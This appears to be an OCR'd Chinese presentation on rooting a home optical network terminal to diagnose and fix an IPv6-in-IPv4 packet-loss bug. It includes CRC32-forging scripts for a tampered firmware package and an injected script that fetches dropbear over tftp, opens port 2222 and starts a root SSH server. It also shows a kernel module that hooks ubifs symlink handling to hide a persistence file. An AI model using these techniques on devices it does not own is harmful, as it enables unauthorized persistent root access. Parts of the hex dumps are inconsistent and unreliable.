00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00 |OWN.....|
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
```

。我们需要修改是这个 duit9rr.sh 文件：

```
00006c0: 0000 0000 0400 0000 40c0 460e d156 0100 .....F..V..
00006d0: c112 0000 6669 6c65 3a2f 746d 702f 6475 ....file:/tmp/du
00006e0: 6974 3972 722e 7368 0000 0000 0000 0000 it9rr.sh.....
```

```
leexiaolan@localhost $ dd if=payload-mod.bin of=duit9rr.sh bs=1 skip=$((0x156d1)) count=$((0x12c1))
4801+0 records in
4801+0 records out
4801 bytes (4.8 kB) copied, 0.00834645 s, 575 kB/s
leexiaolan@localhost $ crc32 duit9rr.sh
74aae506
```

基于新文件修改CRC32校验码并填充到对应位置

Pwn ONT设备



解剖payload文件结构

```
teexiaoan@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 94 09 00 00 魔数
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00 头信息大小
00000020 00 00 00 00 00 00 00 00 31 7c 31 34 30 7c 141|150|160|170|
00000030 31 7c 31 38 30 7c 31 7c 31 37 30 7c 171|180|190|181|
00000040 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1A1|1A0|180|1D0|
00000050 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1F1|201|211|221|
00000060 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 230|240|260|261|
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c 270|271|280|281|
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c 291|2A1|431|...
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 94 09 00 00 m/ R
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70 file:/var/Up
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00 gradeCheck.xml
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 UPGRDCHECK
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65 I. file
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69 /mnt/jffs2/equi
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00 pment.tar.gz
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55 MODU
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 LE
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00 2.U
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66 file:/mnt/jf
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d fs2/ProductLineH
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00 ode
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00 UNKNOWN
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65 2.U.....File
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e /mnt/jffs2/TelIn
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00 etEnable
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e UNKNOWN
00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 OWN
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

使用load pack加载修改过后的payload.bin任然出现完整性就校验错误

```
WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin
success!
```

```
WAP>Software Operation Faild!RetCode=0xf7204039!
```

猜想bin文件开头的几十个字节的含义：

魔数+头部长度的+第一个文件偏移+文件个数

其余两个四字节的数据 0xc1ce7077 和 0x88f67efc是表示什么？？？

猜想是：某段数据的 CRC32 校验信息----暴力枚举法逐段进行验证

Pwn ONT设备



解剖payload文件结构

```
leexiaolan@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 94 09 00 00 HWP 魔数
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00 头信息大小
00000020 00 00 00 00 00 00 00 00 31 7c 31 34 30 7c 141|150|160|170|
00000030 31 7c 31 38 30 7c 31 7c 31 37 30 7c 171|180|190|181|
00000040 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1A1|1A0|180|1D0|
00000050 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1F1|201|211|221|
00000060 31 7c 32 30 31 7c 32 31 31 7c 32 32 31 7c 230|240|260|261|
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c 270|271|280|281|
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c 291|2A1|431|...
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 94 09 00 00 m/ R
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70 file:/var/Up
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00 gradeCheck.xml
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 UPGRCHECK
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65 file
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69 ./mnt/jffs2/equi
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00 pment.tar.gz
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55 MODU
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 LE
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00 2.U
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66 file:/mnt/jf
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d fs2/ProductLineH
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00 ode
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00 UNKNOWN
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65 2.U
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e file
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00 ./mnt/jffs2/TeIn
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 etEnable
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e UNKNOWN
00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00 OWN
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
```

```
#!/usr/bin/env python2
```

```
from __future__ import print_function
import sys
import zlib
```

```
with open(sys.argv[1], 'rb') as f:
    data = f.read()
expectedCrc32 = int(sys.argv[2], base=0)
for i in xrange(0, len(data)):
    crc32 = 0
    for j in xrange(i, len(data)):
        crc32 = zlib.crc32(data[j], crc32)
        if expectedCrc32 == crc32 & 0xffffffff:
            print('Found at %s[0x%x:0x%x].' % (sys.argv[1], i, j + 1))
            sys.exit(0)
```

```
leexiaolan@localhost $ time ./findcrc32 payload.bin 0xc1ce7077
Found at payload.bin[0xc:0x169d6].
```

```
real    0m0.432s
user    0m0.427s
sys     0m0.004s
```

```
leexiaolan@localhost $ time ./findcrc32 payload.bin 0x88f67efc
Found at payload.bin[0x14:0x994].
```

```
real    0m0.039s
user    0m0.034s
sys     0m0.008s
```

Pwn ONT设备



解剖payload文件结构

```
teexiao1an@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 04 09 00 00 |.....魔数.....|
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00 |.....h...|
00000020 00 00 00 00 00 00 00 00 31 00 7c 31 34 30 7c |.....40|
00000030 31 00 7c 31 38 30 7c 31 00 7c 31 37 30 7c |141|150|160|170|
00000040 31 00 7c 31 38 30 7c 31 00 7c 31 42 31 7c |171|180|190|181|
00000050 31 00 7c 31 41 30 7c 31 00 7c 31 42 30 7c |1A1|1A0|180|1D0|
00000060 31 00 7c 32 30 31 7c 32 31 31 7c 32 32 31 7c |1F1|201|211|221|
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c |230|240|260|261|
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c |270|271|280|281|
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00 |291|2A1|431|....|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 04 09 00 00 |.....m/R.....|
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70 |...file:/var/Up|
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00 |gradeCheck.xml...|
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....UPGRDCHECK...|
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 |.....|
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65 |.....I. file|
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69 |:/mnt/jffs2/equi|
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00 |pment.tar.gz....|
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55 |.....MODU|
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00 |LE.....|
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00 |.....2.U...|
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66 |...file:/mnt/jf|
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d |fs2/ProductLineH|
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00 |ode.....|
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00 |....UNKNOWN....|
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 |.....|
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65 |...2.U.....File|
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e |:/mnt/jffs2/TeIn|
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00 |etEnable.....|
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e |.....UNKN|
00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00 |OWN.....|
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
```

```
#!/usr/bin/env python2
```

```
from __future__ import print_function
import sys
import zlib
```

```
with open(sys.argv[1], 'rb') as f:
```

```
    data = f.read()
```

```
start = int(sys.argv[2], base=0)
```

```
end = int(sys.argv[3], base=0)
```

```
crc32 = 0
```

```
for i in xrange(start, end):
```

```
    crc32 = zlib.crc32(data[i], crc32)
```

```
print('Found crc32 between %x and %x is %x.' % (start, end, crc32 ))
sys.exit(0)
```

```
$ time ./calcrc32 payload-mod.bin 0xc 0x169d6
```

```
$ time ./calcrc32 payload-mod.bin 0x14 0x994
```

基于修改过的bin文件，分别针对上述两个区间，计算出相应的CRC32校验码，并存放bin相应的位置

```
WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin
success!
```

```
WAP>Software Operation Successful!RetCode=0x0!
```


Pwn ONT设备



将 duit9rr.sh 改成如下脚本：

```
#!/bin/sh

tftp -g 192.168.1.2 -r dropbear -l /tmp/dropbear
tftp -g 192.168.1.2 -r hostkey -l /tmp/hostkey
tftp -g 192.168.1.2 -r rsa.pub -l /tmp/authorized_keys
iptables -I INPUT -p tcp --dport 2222 -j ACCEPT
chmod 777 /tmp/dropbear
chmod 600 /tmp/authorized_keys
/tmp/dropbear -r /tmp/hostkey -p 2222
```



在PC上使用SSH登陆ONT 设备

```
leexiaolan@localhost $ ssh root@192.168.1.1 -p 2222
```

```
BusyBox v1.18.4 (2015-06-27 14:02:58 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
profile close core dump
WAP(Dopra Linux) # id
uid=0(root) gid=0(root) groups=0(root)
WAP(Dopra Linux) # cat /etc/wap/wap_version
V800R015C10SPC189B001
```



修正上述三个 CRC32 校验值



多余字节用空白字符填充



使得光猫支持SSH登录—dropbear是一个轻量级的SSH服务器



维护使能工具开启后，进入telnet终端通过tftp命令将dropbear从PC下载到ONT设备上

Pwn ONT设备



root shell


成功Pwned ONT设备

初步探索

初步探索



网络拓扑结构



路由器还充当 tunnel client 的角色



ONT使用 PPPoE 拨号到ISP获取公网IP 119.x.x.x



做NAT到内网192.168.1.0/24

初步探索

ONT内部抓包

- 交叉编译静态链接 tcpdump
- 基于获取到的root shell, 运行 `./tcpdump -i any -w ipv6-drop.pcap`
- 同时在路由器上运行 `ping6 2001:4860:4860::8888`, 来产生 IPv6-in-IPv4 流量

```
1 IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

只有 seq 1 的ping收到了回复, 这与路由器上 ping6 的输出结果一致。








初步探索



分析数据包

```
1 IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

与 seq 1 相关的数据包是标号1-7号。仔细分析这7个包，正常流程是这样的：

-  从路由器192.168.1.88出来的数据包，目的IP是tunnel server 74.x.x.x，其中封装了IPv6流量
-  ONT对数据包进行NAT，将源IP改成ONT PPPoE获取的公网IP
-  通过PPPoE协议将数据包封装发送到光路。到此上行流量已经离开ONT
-  PPPoE收到从tunnel server发出的ping echo相关的数据包
-  从PPPoE解包后的IP数据包，目的IP是119.x.x.x，ONT的公网IP
-  ONT对数据进行NAT，将目的IP改写成192.168.1.88
-  数据包从ONT Lan口去到路由器

初步探索



分析数据包

```
1 IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

出现的问题包括：



非正常流量8和9，直接将流量封装在PPPoE协议中



没有对其中IP流量进行NAT转换，直接使用路由器的内网IP 192.168.1.88当做源IP----ISP端如何处理？



ONT是肯定收不到数据回包



Lan的流量没有到达ONT Lan口，就被网卡驱动程序封装在PPPoE协议中，直接注入ppp网络接口中去了。



然而ISP并未启用IPv6



驱动没有对未启用IPv6的情况进行测试，进而导致这样的问题

初步探索



初步解决方案

01

ONT有一个上网模式是桥接

02

使用桥接后，ONT不进行PPPoE拨号

03

通过路由器来拨号上网

04

ONT连ppp网络接口都没有了—有bug的驱动就不再生效

初步探索



初步解决方案

最后使用桥接绕过有bug的驱动

完美解决

完美解决



罪魁祸首

- ❖ 没有给出解决方案，只是规避问题。
- ❖ 怀疑某个内核驱动对IPv6-in-IPv4数据包进行了错误转发
- ❖ lsmod列出的模块众多
- ❖ 也可能问题模块是作为built-in编译在内核里面

把整个lsmod列出的**所有模块**都检查一遍，
一边运行**ping6** ipv6.google.com，
一边一个一个模块进行**移除**，观察ping6**反馈**的结果



罪魁祸首

罪魁祸首--l3sfwd及其依赖模块
l3sfwd_ipv6和rawip_adpt

完美解决



永久root shell

如何保证设备掉电重启后，自动移除这三个引起问题的模块？

tmpfs在设备掉电重启后消失

设备在/mnt/jffs2上挂载了闪存文件系统ubifs

将root shell及其所需的文件保存在这个路径下
即使设备掉电文件也不会消失重启后

完美解决



实现自启动

修改/etc/rc.d下的启动脚本

位于根文件系统--squashfs只读文件系统

风险比较高，不能fail safe--设备变砖

将启动命令文件存储在/mnt/jffs2路径下，诱导某个系统程序在启动过程中来执行之
这样可以避免损坏rootfs

完美解决



寻找可能被诱导的程序

跟随系统的启动脚本流程，仔细检查每个可能的切入点

- 可能的切入点在/etc/rc.d/rc.start/1.sdk_init.sh的第76行，如果文件/mnt/jffs2/Equip.sh存在，就运行/bin/Equip.sh

```
76 [ -f /mnt/jffs2/Equip.sh ] && /bin/Equip.sh && exit
```

- 继续查看/bin/Equip.sh，发现文件最后一行会执行aging程序——经对比，有可能破坏其他功能
/mnt/jffs2/equipment/bin/aging &

- 继续检查1.sdk_init.sh，426行代码如下：

```
426 #start for hw_ldsp_cfg进行单板差异化配置，必须放在前面启动
427 iLoop=0
428 echo -n "Start ldsp_user..."
429 if [ -e /bin/hw_ldsp_cfg ]
430 then
431     hw_ldsp_cfg &
432     while [ $iLoop -lt 50 ] && [ ! -e /var/hw_ldsp_tmp.txt ]
433     do
434         #echo $iLoop
435         iLoop=$(( $iLoop + 1 ))
436         sleep 0.1
437     done
438
439     if [ -e /var/hw_ldsp_tmp.txt ]
440     then
441         rm -rf /var/hw_ldsp_tmp.txt
442     fi
443 fi
```

/bin/hw_ldsp_cfg进行分析

/mnt/jffs2/Equip.sh

/mnt/jffs2/flashtest

执行/mnt/jffs2/equipment/bin/prbstest程序

完美解决



永久 VS 系统原有行为

跟装备模式一行为改变---太多不确定性---系统原有行为被破坏

✿ /mnt/jffs2/Equip.sh这个文件存在表明设备处于“装备模式”----启动我们的程序后，需要将此文件删除

需要它存在才能执行

```
/mnt/jffs2/equipment/bin/prbstest
```

VS

如果他存在，又走不到426行，无法执行

```
/mnt/jffs2/equipment/bin/prbstest
```

✿ hw_ldsp_cfg是elf文件，使用open系统调用检查文件的存在性

✿ 1.sdk_ini.sh76行使用shell脚本的[-f /mnt/jffs2/Equip.sh]来测试存在并且是普通文件

完美解决



永久 VS 系统原有行为

创建一个设备文件或管道等非普通文件

完美解决



真正永久化

第二次设备重启后就不会工作了，因为为了尽可能保持系统原有行为，
/mnt/jffs2/Equip.sh已经被我们删除了

✿ /mnt/jffs2/Equip.sh这个文件存在表明设备处于“装备模式” ----启动我们的程序后，需要将此文件删除

保持系统原有行为就必须使得
Equip.sh不存在， 不处于装备模式

VS

自启动要持久，特殊文件
Equip.sh就必须保留在ubifs文件系统中

当我们的程序运行起来后,插入一个内核模块， 劫持对ubifs文件系统的访问

✿ 将/mnt/jffs2/Equip.sh隐藏起来， 但实际文件还存在

✿ 重启后到插入我们的劫持模块前文件是可见的

完美解决



真正永久化

文件系统劫持原理

完美解决



文件系统劫持原理

```
17 #define HIJACK_PATH "/dev/mtd2ro"
18 #define HIJACK_SYMBOL_NAME "ubifs_symlink_inode_operations"
19
20 typedef void* (*FollowLinkProc)(struct dentry*, struct nameidata*); //函数指针
21 static FollowLinkProc followLink; //定义了一个函数followLink
22
23 static void* hookedFollowLink(struct dentry* dentry, struct nameidata* nd){
24     followLink(dentry, nd); //原本在该函数后面会执行其他正常流程, 一旦发现HIJACK_PATH "/dev/mtd2ro"
25     printk(KERN_ERR DRV_NAME ": symbol link %s.\n", nd_get_link(nd));
26     if(strcmp(nd_get_link(nd), HIJACK_PATH)){
27         return NULL;
28     }else{
29         printk(KERN_ERR DRV_NAME ": oops!\n");
30         return (void*)-ENOENT;
31     }
32 }
33
34 static int hook(void* value){
35     struct inode_operations* ops = (struct inode_operations*)kallsyms_lookup_name(HIJACK_SYMBOL_NAME); //获取ubifs_symlink_inode_operations对应的文件操
36     //struct inode_operations* ops
37     if(NULL == ops){
38         printk(KERN_ERR DRV_NAME ": can not find " HIJACK_SYMBOL_NAME ".\n");
39         return ENOENT;
40     }
41     followLink = ops->follow_link; //缓存默认对符号连接进行操作的函数的入口地址
42     printk(KERN_ERR DRV_NAME ": follow_link = %p\n", followLink);
43     if(NULL != followLink){
44         ops->follow_link = value; //将预定义的劫持函数hookedFollowLink赋值给原本对符号链接进行处理的函数指针成员,
45         //效果就是每当访问/dev/mtd2ro的时候, 就直接printk(KERN_ERR DRV_NAME ": oops!\n");达到劫持访问的目的!
46         //clean_dcache_area(&ops->follow_link, 4);
47         //__asm__ __volatile__ ("dsb" ::: "memory");
48         printk(KERN_ERR DRV_NAME ": good luck %p!\n", value);
49         return 0;
50     }
51     return ENOENT;
52 }
```

```
53 static int __init hijackInit(void)
54 {
55     printk(KERN_ERR DRV_NAME ": loading...\n");
56     return hook(&hookedFollowLink);
57 }
58 module_init(hijackInit);
59
60 static void hijackCleanup(void)
61 {
62     hook(followLink);
63 }
64 module_exit(hijackCleanup);
65
66 MODULE_DESCRIPTION(DRV_DESCRIPTION);
67 MODULE_AUTHOR(DRV_COPYRIGHT);
68 MODULE_LICENSE("GPL");
```

完美解决



完整流程

- ❖ 创建符号链接/mnt/jffs2/Equip.sh, 将其指向设备文件/dev/mtd2ro, 这样保证[-f /mnt/jffs2/Equip.sh]失败
- ❖ 创建空文件/mnt/jffs2/flashtest
- ❖ 创建自启动文件/mnt/jffss/equipment/bin/prbtest, 在其中实现:

prbtest的任务

检查failsafe文件是否存在, 如果存在立即退出

创建failsafe文件

插入劫持模块hijack.ko—保证原有行为

移除l3sfwd_ipv6, rawip_adpt和l3sfwd三个模块, 解决IPv6-in-IPv4丢包问题

启动dropbear, 实现持久root shell

启动正常, 移除failsafe文件-保证下次重启后自启动继续得到执行

完美解决



总结与展望

1. 怀疑并判断GFW

2. 锁定ONT 设备

3. 确定内部抓包方案

4. 尝试UART登陆终端进行Pwn

5. 确定借助维护使能工具进行Pwn ONT设备

6. 抓包拼接payload.bin

7. 分析payload得到shell脚本内容

8. 交叉编译tcpdump以及dropbear

9. 自定义root shell脚本并加载修改过的payload

10. 通过telnet登陆ONT进行抓包

11. 使用桥接绕过有bug的驱动

12. 逐个内核模块进行排查找到罪魁祸首--l3sfwd

13. 分析系统启动脚本实现永久root

14. 自启动程序劫持FS并自动移除bug模块彻底解决丢包问题

完美解决



总结与展望

- 通过控制变量的方法Pwned ONT 设备
- 并逐个排查所有可疑模块，最终找到引起丢包的冗余模块

保证fail safe



永久root



自动移除



解决方案

可以在网络方向

从代码层级深入分析

引起丢包的三个内核模块



Thanks